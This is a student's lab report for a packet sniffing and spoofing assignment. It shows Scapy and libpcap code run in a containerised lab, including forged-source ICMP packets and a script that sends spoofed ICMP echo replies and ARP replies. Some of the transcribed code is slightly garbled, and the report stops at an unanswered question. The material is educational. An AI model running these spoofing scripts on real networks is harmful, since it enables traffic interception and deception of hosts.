

SYSTEM AND NETWORK SECURITY

FALL 2024 – Packet Sniffing and Spoofing Lab

Due: 22nd November, 2024

- I'll use the below commands to rename the hosts for ease of operating.

S. No.	MACHINE	COMMAND
1	Attacker	<code>export PS1="Attacker (10.9.0.1): "</code>
2	Host with IP 10.9.0.5	<code>export PS1="Host A (10.9.0.5): "</code>
3	Host with IP 10.9.0.6	<code>export PS1="Host B (10.9.0.6): "</code>

Task 1.1: Sniffing Packets

- Before sniffing the packets, let us first check the network interface on our VM.

```
Activities Terminal Nov 20 09:48 • seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): ifconfig
br-0f4c8a687528: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
        inet6 fe80::42:8aff:fe51:fa55 prefixlen 64 scopeid 0x20<link>
            ether 02:42:8a:51:fa:55 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 37 bytes 4639 (4.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- The network interface name is br-0f4c8a687528.
- Let us write a code (sniff.py) using `scapy` that will sniff all the ICMP packets in the network. Below is the screenshot of the code.

```
Activities Terminal Nov 20 09:54 • seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): nano sniff.py
Attacker (10.9.0.1): cat sniff.py
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-c93733e9f913', filter='icmp', prn=print_pkt)
Attacker (10.9.0.1):
```

Task 1.1A

- Let us first run the code using the root privilege and ping host B from host A. The right window is for host A.

```
Activities Terminal Nov 20 11:27 • seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ dockcp
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ docksh 68
root@10.9.0.5:~# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.237 ms
...
-- 10.9.0.6 ping statistics --
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.237/0.237/0.000 ms
Host A (10.9.0.5):
```

```
Activities Terminal Nov 20 11:27 • seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ dockcp
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ docksh 68
root@10.9.0.5:~# ./sniff.py
Attacker (10.9.0.1): ./sniff.py
Attacker (10.9.0.1): ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.237 ms
...
-- 10.9.0.6 ping statistics --
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.237/0.237/0.000 ms
Host A (10.9.0.5):
```

- Now switch back to seed account and run the code without any privileges.

```
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ docksh
cel1f5d4881d hostb:10.9.0.6
3feab77ec053 seed-attack
$ sudo ./sniff.py
[11/20/24]seed@VM:~/.../Lab 8 - Packet Sniffing and Spoofing$ docksh 08
root@0091d6853257c8:/# export PS1="Host A (10.9.0.5): "
Host A (10.9.0.5): ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.237 ms
--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.237/0.237/0.237/0.000 ms
Host A (10.9.0.5): 
```

- Running the program using root permissions allows us to see the whole network traffic in our given interfaces. As we can see, we received a `PermissionError`. So, if we want to sniff packets, we need root privileges to see the traffic and to capture the relevant packets. Running the program with elevated privileges, such as using `sudo` on Linux or granting specific capabilities like `CAP_NET_RAW`, enables the program to bypass these restrictions and capture the necessary packets.

Task 1.1B

1. Capture only the ICMP packet

- Filter used for this sub task is `filter = 'icmp'`
- Below is the screenshot of the code `sniff_icmp.py`

```
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): cat sniff_icmp.py
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-0f4c8a687528', filter='icmp', prn=print_pkt)
Attacker (10.9.0.1): 
```

- We see that only the ICMP packets are captured. We establish a TCP connection between Host A and Host B as shown in the figure below but our script doesn't take up any of the packets from the TCP connection.

```
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
## IP ##
version = 4
ihl = 5
tos = 0x0
len = 84
id = 15016
flags = DF
frag = 0
ttl = 64
proto = icmp
chksum = 0xebef
src = "10.9.0.5"
dst = "10.9.0.6"
\options \
## ICMP ##
type = echo-request
code = 0
checksum = 0xc61c
id = 0x27
seq = 0x2
## Raw ##
load = '\x45\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&(!)*+,-.01234567'
## Ethernet ##
dst = "02:42:0a:09:00:05"
src = "02:42:0a:09:00:06"
type = IPv4
## IP ##
version = 4
ihl = 5
tos = 0x0
len = 84
id = 20640
flags =
frag = 0
ttl = 64
proto = icmp
chksum = 0x1sed
src = "10.9.0.6"
dst = "10.9.0.5"
\options \
## ICMP ##
type = echo-reply
code = 0
checksum = 0xcelc
id = 0x27
seq = 0x2
## Raw ##
load = '\x45\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&(!)*+,-.01234567'

Host A (10.9.0.5): ping -c 2 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.369 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.114 ms
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.114/0.241/0.369/0.127 ms
Host A (10.9.0.5): 
```

```
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Host B (10.9.0.6): 
```

```

Activities Terminal Nov 20 20:06
seed@VM: ~/Lab 8 - Packet Sniffing and Spoofing
###[ IP ]##
version = 4
ihl = 5
tos = 0x0
len = 84
id = 15016
flags = DF
frag = 0
ttl = 64
proto = icmp
chksum = 0xebe4
src = 10.9.0.5
dst = 10.9.0.6
options \
###[ ICMP ]##
type = echo-request
code = 0
checksum = 0xc61c
id = 0x27
seq = 0x2
###[ Raw ]##
load = '\x45\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&(')+,-./01234567'
###[ Ethernet ]##
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:06
type = IPv4
###[ IP ]##
version = 4
ihl = 5
tos = 0x0
len = 84
id = 20640
flags =
frag = 0
ttl = 64
proto = icmp
checksum = 0x15ed
src = 10.9.0.6
dst = 10.9.0.5
options \
###[ ICMP ]##
type = echo-reply
code = 0
checksum = 0xc61c
id = 0x27
seq = 0x2
###[ Raw ]##
load = '\x45\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%&(')+,-./01234567'

```

```

Host A (10.9.0.5): ping -c 2 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.369 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.114 ms
...
10.9.0.5 ping statistics ...
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.114/0.241/0.369/0.127 ms
Host A (10.9.0.5): nc 10.9.0.6 9999
Hello
My name is Mutahar Mujahid'

Host B (10.9.0.6): nc -l 9999
Hello
My name is Mutahar Mujahid'

```

2. Capture any TCP packet that comes from a particular IP and with a destination port number 23.

- For port 23, we need to use telnet connection. I've chosen source as Host A and will establish connect to Host B using the command telnet 10.9.0.6
- Filter used for this sub task is filter = 'tcp and src host 10.9.0.5 and dst port 23'
- Below is the screenshot of the code `sniff_tcp23.py`

```

Activities Terminal Nov 20 20:19
seed@VM: ~/Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): cat sniff_tcp23.py
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-0f4c8a687528', filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
Attacker (10.9.0.1):

```

- As the telnet connection is being established, we see the attacker is able to sniff the packets which are being generated at host A and sent to host B.

```

Activities Terminal Nov 20 20:20
seed@VM: ~/Lab 8 - Packet Sniffing and Spoofing
###[ IP ]##
flags = DF
frag = 0
ttl = 64
proto = tcp
checksum = 0xe779
src = 10.9.0.5
dst = 10.9.0.6
options \
###[ TCP ]##
sport = 50282
dport = telnet
seq = 684513040
ack = 1188892757
dataofs = 8
reserved = 0
flags = A
window = 502
checksum = 0x1443
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (2648380652, 134268777))]

###[ Raw ]##
###[ IP ]##
version = 4
ihl = 5
tos = 0x10
len = 52
id = 16159
flags =
frag = 0
ttl = 64
proto = tcp
checksum = 0xe778
src = 10.9.0.5
dst = 10.9.0.6
options \
###[ TCP ]##
sport = 50282
dport = telnet
seq = 684513040
ack = 1188892777
dataofs = 8
reserved = 0
flags = A
window = 502
checksum = 0x1443
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (2648380671, 134268832))]


```

```

Host A (10.9.0.5): telnet 10.9.0.6...
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^'.
Ubuntu 20.04.1 LTS
cifs0440881d login: 

```

```

Host B (10.9.0.6): 

```

- In below screenshot, we see that the telnet connection is established successfully.

The screenshot shows three terminal windows:

- Host A (10.9.0.5):** Telnet session established to 10.9.0.6. The session shows the Ubuntu 20.04.1 LTS welcome screen and documentation links.
- Host B (10.9.0.6):** Shows the prompt "seed@VM: ~.../Lab 8 - Packet Sniffing and Spoofing".
- Attacker (10.9.0.1):** Displays the Scapy code used to sniff packets on interface 'br-0f4c8a687528' with filter 'net 128.240.90.0/24'. It also shows the command 'cat sniff_subnet.py' and the definition of the 'print_pkt' function.

- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.
- To check the VM's subnet, we can run `ifconfig` on attacker's machine as the attacker's machine shares the network interface with the host.

The terminal window shows the output of the `ifconfig` command:

```

inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
inet6 fe80::42:8aff:fe51:fa55 prefixlen 64 scopeid 0x20<link>
    ether 02:42:8a:51:fa:55 txqueuelen 0 (Ethernet)
        RX packets 329 bytes 19027 (19.0 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 88 bytes 9115 (9.1 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:2c:d2:33:37 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::f257:83f4:a8ab:f0ab prefixlen 64 scopeid 0x20<link>
            inet6 fd00::84fa:9b2a:dc60:9074 prefixlen 64 scopeid 0x0<global>

```

- My VM has subnet as 10.0.2.0 as see in the above snip under the `enp0s3`. I'll be using 128.240.90.0/24 subnet in my filter.
- Filter used for this sub task is `filter = 'net 128.240.90.0/24'`
- Below is the screenshot of the code `sniff_subnet.py`

The terminal window shows the contents of the `sniff_subnet.py` script:

```

Attacker (10.9.0.1): nano sniff_subnet.py
Attacker (10.9.0.1): cat sniff_subnet.py
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-0f4c8a687528', filter='net 128.240.90.0/24', prn=print_pkt)

```

- We ping a random IP address in this subnet from host A and check the attacker window. Below is the snip. As we can see that the attacker is able to view the packets that are being sent from host A to this

subnet. There is echo-request packet but not echo-reply indicating that no response was heard from the destination.

```

Activities Terminal Nov 20 20:41
seed@VM: ~/Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): chmod a+x sniff_subnet.py
Attacker (10.9.0.1): ./sniff_subnet.py
##[ Ethernet ]##
dst      = '02:42:0a:51:fa:55'
src      = '02:42:0a:09:00:05'
type     = 'IPV4'

##[ IP ]##
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 40558
flags    = 0F
frag     = 0
ttl      = 64
proto    = 'icmp'
checksum = 0x97e0
src      = '10.9.0.5'
dst      = '128.240.90.20'

\options \
##[ ICMP ]##
type     = 'echo-request'
code     = 0
checksum = 0x2b5e
id       = 0x1
seq     = 0x1

##[ Raw ]##
load    = '\xa4\x8f>\x00\x00\x00\x00\x00\x06\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#$%`()**.../01234567'
2s

Host A (10.9.0.5): ping -c 1 128.240.90.20
PING 128.240.90.20 (128.240.90.20) 56(84) bytes of data.
...
1 packets transmitted, 0 received, 100% packet loss, time 0ms
Host A (10.9.0.5): 

Host B (10.9.0.6): 

```

Task 1.2: Spoofing ICMP Packets

- Using the sample script given, I made the `src` as an arbitrary IP address (`128.230.0.22`) and `dst` as host A.
- Below is the `spoof.py` code.

```

Activities Terminal Nov 20 21:34
seed@VM: ~/Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): nano spoof.py
Attacker (10.9.0.1): cat spoof.py
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.src = '128.230.0.22'
a.dst = '10.9.0.5'
b = ICMP()
ls(a)
p = a/b
send(p)

Attacker (10.9.0.1): 

```

- We initiate WireShark monitoring with a custom filter as host `10.9.0.5` with interface as `enp0s3`. Below are the snips.

Welcome to Wireshark

Capture

...using this filter: host 10.9.0.5

No.	Time	Source	Destination	Length	Protocol	Info
1	Nov 20 21:39:00.000000000	enp0s3	10.9.0.5	64	ICMP	echo-request
2	Nov 20 21:39:00.000000000	10.9.0.5	enp0s3	64	ICMP	echo-reply

- We run the code and send an ICMP echo-request packet. The reply packet should have the destination IP same as the once that we scripted in our code. Below is the screenshot of the terminal output as well as Wireshark.

The screenshot shows a Linux desktop environment with several windows open. In the top window, a terminal session titled 'seed@VM: ~.../Lab 8 - Packet Sniffing and Spoofing' is running. The command 'chmod a+x spoof.py' is entered, followed by the execution of 'spoof.py'. The script outputs configuration details for an IP packet, including fields like version, ihl, tos, len, id, flags, frag, ttl, proto, chksum, src, dst, and options. It also indicates that 1 packet was sent. Below this terminal is another terminal window titled 'Activities' with the title 'Wireshark'. A Wireshark capture window titled '[SEED Labs] Capturing from enp0s3 (host 10.9.0.5)' is visible, showing a single ICMP Echo (ping) reply packet with source IP 10.9.0.5 and destination IP 128.230.0.22.

```

Attacker (10.9.0.1): chmod a+x spoof.py
Attacker (10.9.0.1): spoof.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1           (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)        = 0           (0)
ttl          : ByteField                = 64          (64)
proto        : ByteEnumField          = 0           (0)
chksum       : XShortField             = None        (None)
src          : SourceIPField           = '128.230.0.22' (None)
dst          : DestIPField              = '10.9.0.5'   (None)
options      : PacketListField        = []          ([])


.
Sent 1 packets.
Attacker (10.9.0.1):

```

- The destination IP address of the ICMP echo-request packet was set to 10.9.0.5 that is host A and the same explanation can be given to the reason on why an echo-reply packet was received from the same IP of host A. Note here that the source IP of the request packet is an arbitrary IP. Therefore, we were able to spoof an ICMP echo request packet with an arbitrary source IP address.

Task 1.3: Traceroute

- Before proceeding, make sure the VM is connected through bridge adapter and not NAT as shown below.



- I developed a code that would display the traceroute output dynamically in a table using the rich library. Below is the code.

```
#!/usr/bin/env python3
from scapy.all import *
from rich.console import Console
from rich.table import Table
from rich.live import Live
from time import sleep

def traceroute(destination, max_hops=30):
    """
    Perform a traceroute-like function to estimate the distance to the destination,
    displaying results dynamically in a table.
    """
    conf.verb = 0
    timeout = 5

    # Initialize the console and table
    console = Console()
    table = Table(title=f"Traceroute to {destination} with a maximum of {max_hops} hops")
    table.add_column("Hop", style="cyan", justify="center")
    table.add_column("Router IP", style="green", justify="center")
    table.add_column("Status", style="magenta", justify="center")

    # Prepare the dynamic table for live updates
    with Live(table, console=console, refresh_per_second=4):
        for ttl in range(1, max_hops + 1):
            # Create an IP packet with the specified TTL and ICMP layer
            pkt = IP(dst=destination, ttl=ttl) / ICMP()
            reply = sr1(pkt, timeout=timeout)

            if reply:
                # Extract the IP address of the responding router
                router_ip = reply.src
                status = "Reply received"

                # Add a row to the table
                table.add_row(str(ttl), router_ip, status)

                # Check if we've reached the destination
                if reply.type == 0: # ICMP Echo Reply (type 0) means destination reached
                    break
            else:
                # If no reply, indicate a timeout
                table.add_row(str(ttl), "*", "Request timed out")

            # Simulate a small delay for better visualization
            sleep(0.5)

    if __name__ == "__main__":
        target = input("Enter the destination IP or hostname: ")
        traceroute(target)
```

- Before we run the code, we need to install the `rich` library, and for that we first need to configure our DNS configuration of the attacker container, else we will face an error while installing the `rich` library or if we run the code.
- Inside the attacker container, go to `/etc/resolv.conf`. and add `nameserver 8.8.8.8` and `nameserver 8.8.4.4`. Below is the screenshot.

```
Attacker (10.9.0.1): cd ..
Attacker (10.9.0.1): cd etc/
Attacker (10.9.0.1): nano resolv.conf
Attacker (10.9.0.1): cat resolv.conf
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients directly to
# all known uplink DNS servers. This file lists all configured search domains.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 10.0.2.3
nameserver 8.8.8.8
nameserver 8.8.4.4
search deshaw.com
Attacker (10.9.0.1):
```

- Once that is done, install `rich` library and run the code using root privileges.

```

seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Nov 21 20:01 •

Attacker (10.9.0.1): chmod a+x traceroute.py
Attacker (10.9.0.1): traceroute.py
Enter the destination IP or hostname: 8.8.4.4
Traceroute to 8.8.4.4 with a maximum of 30
hops

```

Hop	Router IP	Status
1	172.20.10.1	Reply received
2	*	Request timed out
3	*	Request timed out
4	*	Request timed out
5	69.83.91.50	Reply received
6	*	Request timed out
7	*	Request timed out
8	69.83.81.132	Reply received
9	69.83.80.151	Reply received
10	*	Request timed out
11	152.179.43.154	Reply received
12	209.85.240.245	Reply received
13	142.251.231.249	Reply received
14	8.8.4.4	Reply received

```

Attacker (10.9.0.1): traceroute.py
Enter the destination IP or hostname: 208.67.222.222
Traceroute to 208.67.222.222 with a maximum
of 30 hops

```

Hop	Router IP	Status
1	172.20.10.1	Reply received
2	66.174.54.57	Reply received
3	*	Request timed out
4	*	Request timed out
5	69.83.91.50	Reply received
6	*	Request timed out
7	*	Request timed out
8	69.83.81.132	Reply received
9	69.83.80.151	Reply received
10	*	Request timed out
11	4.68.37.185	Reply received
12	*	Request timed out
13	4.28.56.10	Reply received
14	208.67.222.222	Reply received

Attacker (10.9.0.1):

- I choose 2 IPs. First one is for google.com and the second one is OpenDNS.

Task 1.4: Sniffing and-then Spoofing

- For this we simply develop a code using `scapy` and `rich` (for better and understandable output) and name it as `sniff_spoof.py`. Below is the code.

```

Activities Terminal Nov 22 00:23
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): cat sniff_spoof.py
#!/usr/bin/env python3
from scapy.all import *
from rich.console import Console
from rich.table import Table

# Initialize console for output
console = Console()

# Create a table to display packet types
table = Table(title="Attacker Action Log")
table.add_column("Packet Type", justify="center", style="bold green")
table.add_column("Source IP", justify="center", style="cyan")
table.add_column("Destination IP", justify="center", style="cyan")

# Function to dynamically update the table
def update_table(packet, src_ip, dst_ip):
    table.add_row(packet, src_ip, dst_ip)
    console.clear()
    console.print(table)

def spoof_pkt(pkt):
    # Handle ICMP Echo Requests (Type 8)
    if ICMP in pkt and pkt[ICMP].type == 8:
        # Action for the original ICMP request packet (captured)
        action = "Original Packet"
        src_ip = pkt[IP].src
        dst_ip = pkt[IP].dst

        # Update the table with original packet details
        update_table(action, src_ip, dst_ip)

        # Craft and send spoofed Echo Reply
        ip = IP(src=src_ip, dst=dst_ip, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load if Raw in pkt else b""
        new_pkt = ip / icmp / data
        send(new_pkt, verbose=0)

        # Action for the spoofed ICMP reply packet (captured)
        action = "Spoofed Packet"
        update_table(action, dst_ip, src_ip)
        table.add_row("-" * 18, "-" * 15, "-" * 15)

    # Handle ARP requests (op code 1)
    if pkt.haslayer(ARP) and pkt[ARP].op == 1:
        # Action for the original ARP request packet (captured)
        src_ip = pkt[ARP].psrc
        dst_ip = pkt[ARP].pdst

        # Craft and send ARP reply (but don't log the sending action)
        new_arp = ARP(hwlen=6, plen=4, op=2,
                      pdst=pkt[ARP].psrc, hwdst=pkt[ARP].hwsr,
                      psrc=pkt[ARP].pdst)

        send(new_arp, verbose=0)

    # Sniff packets on specified interface and apply spoofing function
    pkt = sniff(iface="br-0f4c8a687528", filter="arp or icmp", prn=spoof_pkt)

```

- The attacker sniffs incoming ICMP or ARP requests and sends back spoofed replies to the source. ARP requests are crucial here. Before hosts can talk to each other on a network, they send ARP requests to get the right MAC address.

```

Activities Terminal Nov 22 00:24
seed@VM: ~/.../Lab 8 - Packet Sniffing and Spoofing
Attacker (10.9.0.1): chmod a+x sniff_spoof.py
Attacker (10.9.0.1): sniff_spoof.py

```

- I pinged 1.2.3.4 and 8.8.8.8 from host A (10.9.0.5) and 10.9.0.99 from host B (10.9.0.6). Below is the output.

Packet Type	Source IP	Destination IP
Original Packet	10.9.0.5	1.2.3.4
Spoofed Packet	1.2.3.4	10.9.0.5
Original Packet	10.9.0.5	1.2.3.4
Spoofed Packet	1.2.3.4	10.9.0.5
Original Packet	10.9.0.5	1.2.3.4
Spoofed Packet	1.2.3.4	10.9.0.5
Original Packet	10.9.0.6	10.9.0.99
Spoofed Packet	10.9.0.99	10.9.0.6
Original Packet	10.9.0.6	10.9.0.99
Spoofed Packet	10.9.0.99	10.9.0.6
Original Packet	10.9.0.6	10.9.0.99
Spoofed Packet	10.9.0.99	10.9.0.6
Original Packet	10.9.0.5	8.8.8.8
Spoofed Packet	8.8.8.8	10.9.0.5
Original Packet	10.9.0.5	8.8.8.8
Spoofed Packet	8.8.8.8	10.9.0.5
Original Packet	10.9.0.5	8.8.8.8
Spoofed Packet	8.8.8.8	10.9.0.5

Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a sniffer Works

- I developed a script using the sample code and reference from the textbook. The script when compiled and executed will display the source and destination IP of the packet that is captured. The code is saved as `sniff.c`. Snip below shows the code `sniff.c`.

```

seed@VM: ~/.../volumes
[11/22/24]seed@VM:~/.../volumes$ vi sniff.c
[11/22/24]seed@VM:~/.../volumes$ cat sniff.c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>

struct ethheader {
    u_char ether_dhost[6];           /* destination host address */
    u_char ether_shost[6];           /* source host address */
    u_short ether_type;              /* IP? ARP? RARP? etc */
};

struct ipheader {
    unsigned char iph_ihl:4;          /* IP header length */
    unsigned char iph_ver:4;           /* IP version */
    unsigned char iph_tos;             /* Type of service */
    unsigned short int iph_len;        /* IP Packet length (data + header) */
    unsigned short int iph_ident;      /* Identification */
    unsigned short int iph_flag:3;       /* Fragmentation flags */
    iph_offset:13;                   /* Flags offset */
    unsigned char iph_ttl;             /* Time to Live */
    unsigned char iph_protocol;        /* Protocol type */
    unsigned short int iph_cksum;       /* IP datagram checksum */
    struct in_addr iph_sourceip;       /* Source IP address */
    struct in_addr iph_destip;         /* Destination IP address */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader* eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("\n*****Sniffed a Packet*****\n");
        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp";
    bpf_u32 snaplen = 1024;
}

```

```

    opf_0_int32 net;

    // step 1: open live pcap session on NIC with interface name
    handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

    // step 2: compile filter_exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // step 3: capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // close the handle

    return 0;
}
[11/22/24]seed@VM:~/.../volumes$ 

```

- We first compile on our local VM using the command `$ gcc sniff.c -o sniff -lpcap` and then copy the executable file to the attacker container using the command `$ docker cp sniff seed-attacker:/tmp`.
- Once that is done, we run the executable file sniff on the attacker's machine and ping host B from host A. We see in the below image that we are able to capture packets across the network in the attacker's machine that prints the source and destination IP address.
- Note here that we need to specify the interface name in step 1 in the main function where we open the live pcap session on the NIC. The interface name can be found using the command `# ifconfig`. This command should be run on the attacker's machine as the VM shares this with the network `10.9.0.0/24` of the containers.
- Below is the snip of the outputs after running code and pinging host B from host A using the `ping` command.

The screenshot displays three terminal windows:

- Top Terminal:** Shows the command `gcc sniff.c -o sniff -lpcap` being run on the host VM, followed by `docker cp sniff seed-attacker:/tmp`.
- Middle Terminal:** Shows the attacker container's terminal with the command `sniff` running. It outputs messages like "Sniffed a Packet" with source and destination IP addresses (e.g., 10.9.0.5, 10.9.0.6).
- Bottom Terminal:** Shows host A's terminal with the command `ping -c 3 10.9.0.6` being run. It shows the ping statistics for Host A (10.9.0.5) to Host B (10.9.0.6).

- Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.
- Answer 1.** Below are the library calls that are in the code.
 - `pcap_open_live`: This is basically to open a live network capture session on a specified network interface to start capturing packets.
 - `pcap_compile`: This translates a filter expression into a format that the capture engine understands.
 - `pcap_filter`: Applies the compiled filter to the packet capture session, limiting the packets to only those that match the filter.

- `pcap_loop`: This begins a loop to process packets as they are captured calling a user-defined callback function for each packet.
- `got_packet`: The user-defined function processes each packet to get the source and destination IP.
- `pcap_close`: Closes the packet capture filtering.
- **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?
